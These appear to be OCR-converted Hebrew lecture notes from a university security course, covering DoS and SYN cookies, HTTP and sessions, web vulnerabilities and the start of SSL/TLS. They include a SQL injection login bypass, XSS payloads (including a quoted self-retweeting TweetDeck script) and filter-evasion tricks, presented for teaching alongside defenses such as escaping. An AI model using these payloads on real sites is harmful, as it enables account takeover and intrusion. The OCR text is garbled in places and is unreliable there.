
Threat model – taxonomy from CERT

- Consumption of network connectivity and/or bandwidth
- Consumption of other resources, e.g. queue, CPU
- Destruction or alteration of configuration information
  - e.g. Malformed packets confusing an application, cause it to freeze
- Physical destruction or alteration of network components

90% מתפקיד DoS ברשת משתמש ב-DoS Flooding. מתקפה זו מנצלת את ה-3 Way TCP Handshake IP שונות (בעזרה IP Spoofing) לשרת אחד. בכך השרת יש תור של פאקטות שנכנסו ועוד לא עובדו, ואם שלוחים מספיק פאקטות התור זהה מתמלא, וכל בקשה אחרת שנשלחת לשרת נחסמת עקב כך שאין איפה לב哀ר אותה. בנוסף זה יכול להרוו את הפירול ע"י יצירת אוברפלואו connection table.



אפשר להציג מפניהם DoS באמצעות SYN Cookies: במקום שהסרביר ישים בבאפר אצלו את כל הפאקטות שהגיעו אליו וטרם טופלו, הוא מכניס את הסטייט של הקונקסן שהליך יזם (כתובות ה-IP ומספרי הפורטים) לתוך "Cookie" carried state, והוא הסרבר שולח להליך להקוות בתוך פאקטת ה-SYN-ACK שהוא אמר לשביב במסגרת ההנדשי. רק אחרי שהליך מגיב ב-ACK האחרון בהנדשי, הסרבר מפיק את ה-SYN מחדר ומשווה אותה לזה שהוא שלח בפעם הקודמת. כמובן, הסרבר הוא סטיטוס עד שלחיצת היד הושלמה.



## הרצאה 10 – Web Infrastructure and Vulnerabilities

### Web Infrastructure

#### WWW – World Wide Web

קונספט שהוצע ע"י Tim Berners-Lee. הרעיון: להיות מסוגל לגשת לכל משאב בעולם (מסמר, קובץ ועוד), באמצעות דרך אוניברסלית שמאפשרת לחפש אותם ולגשת אליהם. זה יבוצע באמצעות HTML – URL – Hypertext Markup Language – Uniform Resource Locators.WWW: הושג ב-Hypertext – HTML, לינקים, ו גם URLs – כmo כן, תהיה תוכנה שמכונה browser שתאפשר לעשות את כל זה, בארכיטקטורה של קליינט וסרבר.

WWW ≠ Internet: האינטרנט זו התשתיית שמקשרת בין רשותות מחשבים. במשך הרבה זמן היה האינטרנט, אבל לא היה מנגנון סטנדרטי שմמסד את הקשרים בין מחשבים, והוא יכולם להשתמש בתשתיית לפי כל פרוטוקול שרצו (ssh – לפתוח shell secure במחשב אחר וلتקשר אליו, למשל). בהמשך ה-WWW נהייה הסטנדרט לתקשורת ע"ג האינטרנט.

#### URL

זהו רפרנס למשאב כלשהו. מבנה כתובת URL:

scheme://[user[:password]@]host[:port]][/path][?query][#fragment]

- החלקים בסוגרים המרובעים הם אופציונליים.
- Scheme: הפרוטוקול שבו משתמשים – לרוב http, https
  - Host: שם המחשב שפונים אליו
  - Path: מסלול למשאב במחשב המארח
  - Query: מהצורה key=value&key=value&...

#### דוגמאות:

- <http://www.books.com/1984.html?lang=en#chapter2>
- <ssh://sella:1234@infosec.cs.tau.ac.il:22>

בקידוד URL יש תווים שעושים להם שימוש ע"י שימוש בערכי hex שלהם – "ח\" הוא A%, רווח הוא 20 % ועוד.

#### HTTP – Hypertext Transfer Protocol

הפרוטוקול זהה מספק ארכיטקטורה של קליינט-סרבר שמאפשרת ללקוח לפנות בבקשת לשרת לגשת למשאב, ולקבל אותו בתגובה מהשרת. זה פרוטוקול פשוט שמשלב שני אובייקטים – Server, Website – פרוטוקול איזשהו מחשב שמאזין בפורט 80, מקבל בקשה בफאקטת רשת, מפיק תגובה ושוליה אותה, ולבסוף (אופציונלית) סוגר את החיבור.

- Client, Browser: מתחבר לאייפרווט או IP, שולח את הבקשת, מקבל את התגובה ועושה לה ע"מ להציג אותה למשתמש.

לABI סגירת החיבור: ב-1.1 http באמת היי סוגרים אתSSH ה-TCP לאחר השלמת סיב של בקשה-תגובה, ובכל פעם שרצוים לתקשר מחדש הי עושים את ההנדשייק מחדש. מאוחר יותר זה השתנה והוסיף לפרטוקול פיצר של Keep Alive, למרות שאין ב-keep קונסupt של SSH.

## HTTP Requests

הו פרוטוקול **human readable**. בעבר היה נהוג שאנשים הי כתובים את בקשת ה-HTTP שלהם באופן ידני אך זה היה נוח.

מבנה הבקשה:

METHOD PATH VERSION CRLF  
[HEADER CRLF]\*  
CRLF  
[CONTENT] // the content begins after 2 consecutive newlines

- Methods: GET, POST, PUT, PATCH, DELETE, HEAD, TRACE, ...
- Path: /path/to/resource.html
- Version: HTTP/1.0, HTTP/1.1
- Headers: Key: Value structure
  - Accept-Language
  - Referer - site from which the request came via hypertext
  - User-Agent (browser type)

דוגמאות:

GET /index.html HTTP/1.0

Host: www.google.com

למה צריך שה-host יופיע בבקשת http?

הרביה פעמים יש שרת שמאחסן המון אתרים באותה כתובת IP (לדוגמה ענן). השדה הזה מאפשר לשרת לדעת לאן הבקשה באמת מזענת.

POST /2019/exercise/1 HTTP/1.1

Host: infosec.cs.tau.ac.il

## HTTP Responses

מבנה התגובה:

VERSION CODE REASON CRLF

[HEADER CRLF]\*

CRLF

[CONTENT]

סטטוסים מוחלקים למספר קטגוריות:  $\text{status} = \text{code} + \text{reason}$

100+: Information (but haven't successfully finished yet)

200+: Success

300+: Redirection

400+: Client error

500+: Server error

ישנם קודים שונים לאירועים שונים:

200 Ok, 302 Found, 404 Not Found, 500 Server Error

Content: לא בהכרח יש. יכול להיות בכל מיני פורמטים: HTML, text, MP4...

דוגמה:

```
HTTP/1.1 200 Ok
Content-Type: text/html; charset=UTF-8
Content-Length: 502
```

```
<html>
 <head>
 <title>My First Webpage</title>
 </head>
 <body>
 <p>Hello, world!</p>
 </body>
</html>
```

אמרנו שבפרוטוקול http אין קונספט של סשן – יש בקשה ותגובה, ה프וטוקול stateless. בפועל, הרבה פעמים אנחנו באינטראקציה מתמשכת מול אתר מסוים. מגדירים http session כסדרה של בקשות ותשובות. ציריכם משחו שיעזר לנו לניהל את הסטייט, לדוגמה למטרות אוטנטיקציה – in me logged Keep, ולמטרות פרטונלייזציה (הציג שם, מחיריים בשקלים ולא בדולרים...).


יש לשם כך כמה פתרונות, אף אחד מהם לא מושלם.

### פתרונות ראשוני וגרוע – HTTP Authentication

HTTP request: GET / index.html

レスポンס יכול

WWW-Authenticate: Basic realm="Password Required"



ומוצגת למשתמש בקשה להכניס שם משתמש וסיסמה. בתגובה שלוחים האש שלהם בחזרה.

זה לא בשימוש בימינו מכל מיני סיבות:


- היוזר לא יכול לעשות לוג אוט בשום אופן חוץ מלסגור את הדפדפן, מה שלא מאפשר להיות מחובר למספר חשבון בו זמנית בשני טבים של אותו דפדפן.
- האתר לא יכול לתת `prompt` והוא תמיד ישמש במקרה הדיפולטי של מערכת הפעלה. מכוער
- אפשר לזייף בקלות, למשל ע"י מתקפת MitM

פתרונות נוספים:

### Session Tokens

- יוצר ספציפי מצרף לבקשתו שלו Session Token אונימי שנitin לו ע"י השרת, כך שכאשר השרת מקבל בבקשתו עם הטוקן זהה, הוא יתייחס לקונפיגורציה שאותו יוצר הגדרה: שפה, איזור זמן וכו' – פרטיים שטחיים.
- אם היוצר עשה `login` ומצדעה, הוא שולח את שם המשתמש והסיסמה, והטוקן שלו משודרג לטוקן `logged-in` חתום.
- ולידציה של הטוקן באנד השרת כוללת בדיקה אם הטוקן מתאים לSession פעיל, שלא עשו ממנו לוגא웃 ושלא היה לו `out.time`.

כך מאפשרים carried state של הסשן - כל המידע הרלוונטי לשון רץ מצד לצד בפאקטות.



יש כל מיני דרכים לאחסן Session Token:


- השרת יכול לשם את הטוקן ב-headers של בקשות ותשובות http ע"י שימוש ב- `Set-Cookie`: `Set-Token=kh7y3b`. בשימוש בפתרון זהה, הקוקי מצורפת לכל בקשה של הלקוח, גם לכאליה שואלי לא רצים לצרף אליו את הקוקי.
- לשים את הטוקן בתוך ה-URL `https://site.com/checkout ? SessionToken=kh7y3b` - יש הרבה אתרים שעושים את זה! אם מישחו משיג את ה-URL הוא בעצם נכנס לאתר אליו הוא היה הבעלים האמתיים של הסשן Token זהה. לעיתים זה גם עלול לדלוף דרך ה-`referrer`, השדה בבקשת `http` שマーאה מה היה הדף שמננו הגענו ל-URL שלו פנינו.
- לשים את הטוקן בתוך שדות חבויים בהטמל של האתר `<input type="hidden" name="sessionid" value="kh7y3b">`. לא תמיד יש טופס בדף והשרת צריך לטרוח לשלב את הדבר הזה בכל הדפים וזה מסובך וקשה לתחזוקה.

כל הפתרונות הללו הם עיקומיים יחסית, וכל זה נובע מכך שהטמל לא תוכנן במחשבה על Session.

## Cookies

- מחרוזת שמאפשרת למשתמש **למשך state carried**.
- לכל cookie יש שם, ערך – המחרוזת שמצויה איתה, דומין ומסלול שגדיר את ה-**scope** של ה-**cookie** (נחוץ משום שלכל אתר יש **cookies** משלו), ותאריך תפוגה. בנוסף יש שני דגלים:
- **Secure** – דלוק אם ה-**cookie** נשלחת באמצעות פרוטוקול מאובטח (**SSL**, **HTTPS**)
  - **HTTPOnly** – אם דלוק, מסמן לא להעביר את ה-**cookie** לכל מיני שירותים בצד הלוקה שմבקשים אותו.

## Rendering



- כasher הדף מקבל **http response** הוא מрендר אותה על מנת להציג אותו למשתמש.
- HTML מאפשר להגדיר את המבנה של הדף ואת היחסים בין החלקים השונים בו
  - CSS מאפשר להגדיר את המראה של האובייקטים בדף ברמת שליטה גבוהה
  - Javascript מאפשר לנו להגדיר את התנהלות של האתר בתגובה לאיורעים שונים בלי לערבות את צד השרת:
    - User events: onClick, onMouseOver, onMouseOut, ...
    - Rendering events: onLoad, ...
    - Timed events: setTimeout, setInterval, ...

## HTML

- צורה של XML – שפה הרבה יותר כללית, eXtensible Markup Language.
- מבוססת על אלמנטים שיכולים להיות פתוחים (**<tag>**) וCLOSED (**</tag>**). כל מה ששמם בין הפתוח לסגור מקwon בתוך האלמנט זהה) או **standalone** (**<\tag>**).
  - לכל אלמנט יש attributes שמצינים בתחום המשולשיים בפורמט **key=value**.
  - תוכן – מה שמוקון בתחום האלמנט: טקסט, תמונה או אלמנטים אחרים באופן צזה.

```
<tag>
 <child />
 <child />
 <child />
</tag>
```

HTML מגדירה את המבנה של הדף ואת ההיררכיה בין האלמנטים – תפריט מכיל את הcptורים שלו, למשל.

ה-WWW, הדף הראשון, הציג את המושג של **Hyperlinks** – anchor **<a href="url">text</a>**. לאחר מכן מוצג **img** tag. מאוחר יותר בדף מזיאק (שהפרק מאוחר יותר ל-**hypermedia**) את התג של הצגת תמונה: ****. מאוחר יותר נוספו אפשרות להציג סוגים אחרים של **hypermedia**. נבחן שכאשר מציגים אימג' שמקורו באתר אחר, האתר שלנו ישלח בקשה GET למקורות האחרים על מנת להביא את המשאב ולהציג אותו מקומית.

לכל אלמנט אפשר לתת attribute שנקרא **id** שמאפשר לפנות לאלמנט זהה באופן ספציפי. כמו כן אפשר לקבץ מספר אלמנטים תחת ה-**class attribute class** ולהחיל עליהם כל מיני תכונות כמו עיצוב.

## CSS

המ עובדים ע"י selector מוסלסים שמכילים רשימת attributes עם ערכים עבורם בפורמט `.key: value`.

```
tag / .class / id {
 att: val
 att: val
}
```

נוהג להחזיק את כל ההגדרות האלה במרקז בדף styles.css שעושים לו `include`, אבל אפשר לעשות את זה גם `inline` בתוך Tag HTML ע"י `attribute={key:val...}`.  
באופן זה אפשר להגדיר את כל ה-`layout` והעיצוב.

## Javascript

שפת תכנות שרצה בדפדפן לצד הלוקו ואחריות להتنהגות הדינמית של האתר. היא שפה Dynamically typed interpreted הפטמל של האתר ע"י שימוש בתג `<script></script>`, או לתחזק את זה בנפרד וליבא את הקוד `<script src="/static/js/scripts.js"></script>`.

## The DOM

ר"ת של Document Object Model. נותן ייצוג (Object Oriented) היררכי של אלמנטים השונים בדף, כולל JS, HTML, CSS, ומאפשר לשלב ביניהם:

- `document.getElementsByTagName('a')[0].remove()`
- `document.getElementById('#link').setAttribute('href', ...)`

זה גם מה שמאפשר לעשות את הקישור בין אלמנטים ויזואליים לבין התנהוגות דינמיות ותגובה לאירועים:

- `<button onClick="alert(1)">Click me!</button>`
- `<li class="menu-btn" onMouseOver="changeColor(this)">...</li>`  
`function changeColor(e) {`  
 `e.style.color = '#ff0000'; }`

## jQuery

ספרייה ג'אווהסקריפט שמקלה את השיליטה ב-DOM. זה בעיקרו סינטקס אחר לעשות את אותו דבר.

- `$('#link').attr('href', ...)`
- `$('.button').click(function() {`  
 `alert(1); })`
- `$('#menu li.menu-btn').mouseover(function() {`  
 `$(this).css('color', '#ff0000'); })`

## AJAX

ר"ת של XML and Asynchronous JS.

עד כה, העמוד עבד באופן הבא: שלחנו בקשה `http://`, קיבלנו תגובה ורינדרנו אותה. כמובן, דפינו הפעולות הקלאסיות הוא שהשרת נותן ללקוח את האתר דף אחרי דף. הדרך היחידה שבה המשתמש יכול לגרום לעוד בקשה `http://` לצאת הוא ליצור קישורים על איזשהו Link. בעזרתו SJ אפשר להריץ בדף איזה קוד שרצים, בפרט אפשר לפתח SOCKET ונהל תקשורת אסינכרונית עם השרת מאחורי הקולעים מבלתי לעבור למשאב אחר באמצעות Link או לעשות ריפреш.

כל הפרוייקטים של **Single Page Application** כמו אנגולר וראיקט עושים זאת בIMPLEMENTATIONים אחרים.

## Web Vulnerabilities

מודלי איום שקיימים באינטרנט:

- Client Adversary: האיבר שלנו הוא ללקוח, דפנון, שתוקף את השירות. הוא שולח לדפנון בקשה זדונית כדי להשתלט על השירות, להזיק לו, להכיבד עליו וכו'.
- Server Adversary: השירות הוא הצד הזדוני, שתוקף את הלוקחות. לוקחות פוניט אליו בבקשתו והוא מגיש להם תשובות שנועדו לגורם להם נזק.  
האיום הזה יכול להיות power full, כלומר שירות זדוני ממש. יכול להיות שהוקם מטען רשי, או שירות שהוא פעם בסדר שהשתלטו עליו והוא נהיה רשע. זה יכול לקרות גם כתוצאה מ- DNS Poisoning – מישחו החליף את כתובת-IP שמוחזרת בבקשת DNS לגבי דומיין מסוים לכתובת IP של שירות רשע.  
הוא גם יכול להיות partial, כלומר אין זדוני אבל הוא עלול להכיל תוכן זדוני, למשל צזה שנשпал על ידי משתמשים.
- Network Adversary: השירות והלקוח תמיינים, הצד השלישי זדוני מאמין לתקשורת ביניהם ואולי מתערב בה.

### Client Adversary

קלינט זדוני כלשהו רוצה לתקוף שירות.

- מתקפת DoS – להעמעיס על השירות כדי שלא יוכל לתקוף
- גניבת מידע
- Defacement – קלקול מכון של אתרים, לדוגמה Hacktivism תחת אג'נדת מסויימת
- Code Execution – אם מצלחים להריץ קוד בצד השירות אפשר לעשות המונן דברים החל מקרים מطبعות קרייפטוגרפיים ועד שימוש בשרת לניטוב פעילות פלילית

זה לא באמת וובי במוגהך כי אלה הכל קונספטים שראינו כבר בגלאלים אחרים.

### SQL Injection

שרת ווֹב משתמש ב-SQL (Structured Query Language) שמאפשרת לשאל ולעבד מול נתונים. לדוגמה, בDATABASE טבלה של שמות משתמש וסיסמות. במהלך ה-login, השירות מקבל שם משתמש וסיסמה שהמשתמש הכניס וצריך לבדוק אם הם קיימים בDATABASE ומתאים למידע שהוא מכיל:

`SELECT * FROM users WHERE username = '$1' AND password = '$2'`

השאילתת הזו תאמת ותחזיר user שאלת credentials- שלו, או שלא תחזיר כלום.

הטריך הוא להזין את היוזרנים הבאים:

' OR 1==1 --

ואז למעשה השאלתה הופכת ל-

SELECT \* FROM users WHERE username = " OR 1==1 -- AND password = '\$2'

-- משמש לפיתוח comment – מה שבא אחריו לא באמת נקרא חלק מהשאלתה. למעשה באמצעות ההזרקה הזאת אנחנו גורמים לשאלתה לבקש מהדאטאבייס את כל היוזרים, כך שם המשמש שלהם ריק, או ש-1==1! זה גורם לדאטאבייס להחזיר למעשה את כל היוזרים ולהציג את המידע.

## Server Adversary

השתר רשות (זדוני או שהשתלטו עליו) והוא מփש לדפק ל��וחות.

- גניבת הזרחות של הלוקו על מנת לעשות כל מיני דברים בשם Social Engineering – אנשים גולשים לאתרם. אם האתר מצליח לرمות את המשתמש הוא יכול לעשות כל מיני דברים, לדרשו כופר או אפילו code execution

הרבה פעמים זה קשור לכל מיני אבטחתיים של הדף:

- אם יש באג Use After Free בדף, מכיוון שמרחיב הזכרן של אפליקציות SJ הרבה פעמים משותף, אפשר באמצעות ביצוע heap spraying לדוחוף shellcode בהרבה מקומות בערימה ולתפס wild pointer של הדף ולהשתלט עליו ולחזור כל מיני דברים כולל לפגוש בשרת. זה למעשה ניצול של חולשה כללית, שבמקרה מופיע בדף. זה לא מאד וובי.

### חולשות וቢות אמיתיות:

- דוגמה קלאסית לחולשה לוגית בעיצוב אתרים: להניח שימושו הוא בלתי אפשרי רק בגלל שהוא לא גלוי או נגיש למשתמש ב-GUI של האתר. לדוגמה, בינוואתר אינטרנט לקורס והסתכלנו על שם המשתמש של מי שמחובר כרגע. אם הוא אדמין אפשר להציג לו-link שמאפשר לו גישה ל-area admin של האתר, ואם הוא לא אדמין link לא יוצג. אפשר להניח שבגלל מציגים את link למי שאינו אדמין, ה-area admin אינו נגיש לו. אבל אפשר אפילו לנחש URL כמו /admin/admin/ ולגשת למשאים שלא מוצגים מבליל השתמש בlinks מוצגים. דוגמה נפוצה: הרבה פערים נתונים ל-area framework web (כמו Apache) להציג כל הקבצים הסטטיים demand on. אפשר לנחש URL כמו /media/exercises/<username>\_1.zip ולבקש את המשאב הסטטי שמאוחסן שם עצמן בלי לעבור דרך הקוד של האתר. הבאג הוא מניחים זהה מוגן רק כי הדף לא מציג את זה.
- Ajax Crafting: לדוגמה, אם החלפת סיסמה באתר ממומשת באמצעות Ajax, ככלומר ממלאים את הסיסמה החדשה ולוחצים Change – האתר לא משתנה אבל מאחורי הקלעים נשלחת post jQuery עם השינויים שרצים להכניס לדאטאבייס:

\$(...).post('change-password', {username: '...', password: '...'});

אפשר להעתיק בצוירה ידנית את הבקשה הזאת ולשנות אותה לשורת שלא דרך האתר עצמו וכך למשול לשנות את הסיסמה של האדמין, גם אם דרך הקוד של האתר היוזרנים הוא hardcoded במבנה השאלתה הזאת.

## XSS

Cross Site Scripting

אפשר להשתמש ב-user content ולהטמיע אותו ב-HTML של האתר. יוצרים זדוניים יכולים להשתמש בהן על מנת להציג קוד זמני שירוץ לצד השרת ויתקוף יוצרים אחרים.

דוגמה קלאסית:

```
<script>alert(1)</script>
```

אם לוקחים את הדבר הזה ומשבצים אותו בדף ווב, זה יגרום לכך שהדף יקפייך פופאף.

דוגמה נוספת: נניח שיש אתר שיש לו דף תוצאות חיפוש עם פרמטר:

<http://website.com/search?q=term>

בדף החיפוש יש את חתיכת הקוד

```
<h1>Search Results for <?php echo $_GET['q']; ?></h1>
```

הweeney הוא להציג ליווזר עמוד שנבנה בצורה דינמית בהתאם על ה-*term* search term שלו ולהציג לו כותרת *h1* את (*user's search term*). Search Result for (user's search term). אם המחרוזת שמחפשם היא <script>alert(1)</script> זה יצור דף שהcoterta של ריקה אבל השערור של הcoterta הוא לקוד JS שמקפייך פופאף. כך למעשה הצלחנו להזיריק קוד.

The screenshot shows a tweet from user \*andy (@derGeruhn) posted at 9:36 AM - 11 Jun 2014. The tweet contains the following code:

```
<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script> ❤️
```

The tweet has 69,820 retweets and 16,198 likes. Below the tweet are several small thumbnail images representing different users or media.

דוגמה ידועה: Samy Worm - מישוה כתב XSS שהשתמש ב-SJS של MySpace כדי לגרום לכך שכל מי שצופה בדף שלו ישלח לו אוטומטית בקשה "But most of all, Samy is my hero" ועדכן את הבינו שלו - . שולב XSS Payload של מי שנדרבק. זו התולעת הכי מהירה בעולם – תוך 20 שניות הוא הגיע למיליאון משתמשים.

צייז שמרתווט את עצמו: צייז שcoloל XSS שגורם לכל מי שצופה בצייז לרטווט אותו אוטומטי. הצלום הזה הוא כМОן הגירסה ה-escaped של XSS כדי שזה נראה כמו קוד, אם זה באמת היה עובד לא היינו רואים כלום אולי חוץ מאות הלב הזה, כי הסקריפט היה משתמש ומה שבתוכו היה רץ.

DDoS על בסיס XSS: Sohu הוא הגירסה הסינית ל-*YouTube* והוא אחד האתרים הפופולריים ביותר בעולם. לקחו איזשהו וידאו פופולרי שהופיע בעמוד הראשי ושמו שם תגובה שהכילה XSS. כל מי שראה את התגובה הזאת הוציא שאלת Ajax לאתר אחר שרצה לתקוף. 20 מיליון GET-ים נשלחו לאתר הזה וכמו כן הוא קרס.

פתרונות לשימוש זמני ב-XSS:

אפשר לנסות:

- Remove <script>
  - But then we miss <script class="bla">
- Remove <script>
  - But then we fix something like <script>alert(1)</script>
- Remove alert
  - Can also be done by eval("a" + "l" + "e" + "r" + "t" + "(" + "1" + ")")

- Remove quotes
  - eval(String.fromCharCode(97) + String.fromCharCode(108) + ...)

תמיד אפשר להתחכם יותר ויותר כדי לעקוף את ההגנה הזאת. הדבר שבאמת עושים זה escaping לסימנים שמאגדים תגים ב-`html`:

- < → &lt;
- > → &gt;
- " → &quot;
- & → &amp;

לפעמים זה חזק מדי ולא רצוי, כי הרבה פעמים רוצים כן לאפשר הזרקה של קוד שיישתערך בתוך ה-`html` עצמו.

## Cookie Issues

עוגיות זה מנגן ישן וככזה הוא לא מומש עם הרבה מודעות לאבטחת מידע. לדוגמה, לא כדאי לשמר פרטיים סודיים בקוקיז כי אז שומר מידע סודי בדף שאפשר לגשת אליו למשל ע"י הסנפנת הקוקיז או חיטוט בדף ע"י גישה פיזית אליו. עוד בעיה אינהרטנטית בקוקיז זה שם הקוקיז של נגנב על ידי מישחו, הলכה למעשה הוא יכול להתחזות אליו כי לסרבר אין שום דרך אחרת לזהות משתמשים. אם תוקף מצליח להציג את `id=session` שהיוזר מקבל כאשר הוא מתחבר לאתר, אפשר לזייף עוגיה עם אותו `id` ואז האתר יציג לנו מה שהוא מציג לנוומש שהקוקיז שלו זיופה. לכן בשימוש בקוקיז חובה להשתמש בתשתיות מוצפנת כמו SSL או HTTPS, וכמוון תמיד לעשותelogin, במיוחד במקרים ציבוריים, כדי לעשות אינטילידציה לקוקיז.

## Network Adversary

תוקף צד שלישי מנסה לצפות או להתערב בתקשורת לגיטימית בין שרת ולקוח תמיימים.

## Session Hijacking

תוקף מנסה לתקשורת בין שרת ללקוח וכאשר היוזר עושה `login`, והסשן טוקן שלו משודרג ל-`logged-in`. התוקף רוצה להשיג את הטוקן שיאפשר לו בעצם להזדהות בשם הלוקו מול האתר. הוא יכול לעשות את זה ע"י השגתリンク עם טוקן גלי, גניבה או זיהוף של קוקיז וכו'. באופן כללי, חשוב לנו להנלה שניים `logged-in` ו-`logged` בערוץ תקשורת מאובטח כמו `https`.

טוקנים יכולים להיגיב בכל מיני דרכים:

- לוגאין ב-`http` וקבלת הקוקיז באמצעות תקשורת מאובטחת, ולאחר מכן השרת מעביר אותנו ל-`http`. אם משתמשים בקוקיז, החוקים של הדבקת הקוקיז אומרים שהקוקיז מודבק גם לבקשת `http` ואז תוקף פשוט יכול להסניף את הקוקיז.
- שימוש ב-`SSX`

## The Logout Process

אתרים שמאפשרים התחברות חיובים לאפשר גם התנתקות: הדפדפן צריך לשוכח שהמשתמש היה מחובר ו לבטל את ה- session token שלו, כדי שימוש אחר באותו הדפדפן לא יוכל לגשת לחשבון של מי שהתנתק באמצעות אותו הטוקן בעתיד, או כדי להתחבר לחשבון אחר וליצור טוקן חדש.

כדי לבצע לוגאут האתר צריך למחוק את הטוקן גם מהקלינט וגם לעשות לו אינולידציה בשרת. הרבה אתרים עושים את החלק הראשון אבל לא תמיד זוכרים לעשות את החלק השני. זה בעיניי במיוחד כאשר, לדוגמה, לאחר הלוגא웃 האתר שולח לאתר <http://>: אם תורף כדי הדבר הזה מישחו הצליח לגנוב את הקוקי הוא בעצם יכול להמשיך להשתמש בו מבחינת השרת.

## Predictable Tokens

- לפעמים שרתיים מפיקים טוקנים באופן סניטן לניבוי.
  - טוקנים שמפוקם בצורה סדרתית ע"י מונה: התוקף יכול להתחבר לחשבון של עצמו, לראות את הטוקן שהוא קיבל, וזה לנסות להשתמש בטוקנים אחרים מהזמן האחרון ע"י חיסור מהטוקן שלו.
  - Weak MAC:** אם לדוגמה מוגדר  $\text{MAC}_k(\text{username})$ .token = {username, MAC<sub>k</sub>(username)}. אם ה-
- חלש והותקף רואה הרבה זוגות כאלה הוא יכול לחשב את k בעיקנון עדיף להשתמש בפרימיטו ורק שممמשת את זה ולא למשם את זה בלבד.

## פתרונות לגניבת סשן טוקן

- אפשר לנסוט למזער נזקים תחת ההנחה שיש סיכוי שהטוקן יגנוב.
- רעיון: לקשר את הטוקן למחשב שמננו היוזר הלגיטימי השתמש.
- אפשר לקשר את הטוקן לכתובת IP של הלוקה. זה לא מושלם כי כתובת IP יכולה להשתנות, לדוגמה, בסלולר.
  - אפשר לקשר את הטוקן ל-user agent של הלוקה: שם הדפדפן, מספר הגירסה, מערכת הפעלה ועוד specs שונים לגבי מקור הבקשה, שימושיים בבקשת <http://>. זה מאפשר לשרת לדעת, לדוגמה, אם גולשים מהדקסטופ או מהסולר. זה לא הגנה מאד חזקה כי לכל משתמש כרום בגרסה מסוימת יש את אותו UA, אבל זה יותר טוב מכלום.

## Session Fixation Attack

במקום שהותקף יגנוב סשן של לקוח וישתמש בו, התוקף מנסה לגרום לך לחזור להשתמש בסשן שלך. הוא יוצר לעצמו סשן ומקבל מהשרת טוקן אונוני (לפני ה-login). אם באיזשהו דרך הוא יכול לגרום לך לחזור באמצעות טוקן שלך, כאשר הלוקה יעשה `login` הטוקן של התוקף ישודרג.

- לדוגמה, אם הסשן טוקן מאוחסן בתור ה-URL, התוקף יכול לגשת לאתר ולקבל את הטוקן האונוני שלו, לוקח את ה-URL זהה ואייכשו גורם לקורבן לגשת לאתר אליו.
- אם הסשן טוקן ממומש בקוקי, התוקף יכול להשתמש ב-SSE.

## הרצאה 11: SSL, TLS

במפגשת המרכזית להתקונות מפני תוקפים שמתערבים באופנים שונים בתקשורת ברשות - Network adversary:

- MitM אקטיבי, או packet sniffer פסיבי
- תוקף שמתחזה לשרת
- האזנה ו-packet interception

### **מוטיבציה**

הסיבה המרכזית לכך SSL קיים הוא שבראשית האינטרנט עסקים התחלו להרים פלטפורמות של מסחר וקמעונאות ברשות. רוב האנשים לא היו מוכנים להשתמש באשראי באינטרנט כי היה ברור שהם הולכים להיגע. במקור, על זה SSL בא להגן. כמו כן, רוצים להגן מפני phishing attack: מזייפים אתר אחר ומרמים את הגולשים ע"י כך שהם מאמינים שהוא האתר אמיתי שלו התכוונו לגשת, וימסרו פרטיים אישיים.

SSL מספק פרטיות בסיסית: עם מי אני מדובר, متى ועל מה. בעיה זו שונה מהבעיה שפותרם עם VPN, שמצריך תיאום מראש של מפתחות סודים בין נקודות הקצה ע"מ לקים תקשורת מוצפנת. SSL משתמש במצב שבו אין קשר מראש בין הצדדים בתקשורת, ואין דרך לשתף מראש מפתחות.

### **SSL – Secure Socket Layer**

פרוטוקול משנת 1995 שמאוחר יותר הוחלף ב프וטוקול (TLS) Transport Layer Security החידש יותר, שמנמש אותו פרימיטיב אבטחתי כמו SSL ב프וטוקול דומה.

סכמה כללית שלSSH מאובטח מול תוקף פסיבי:

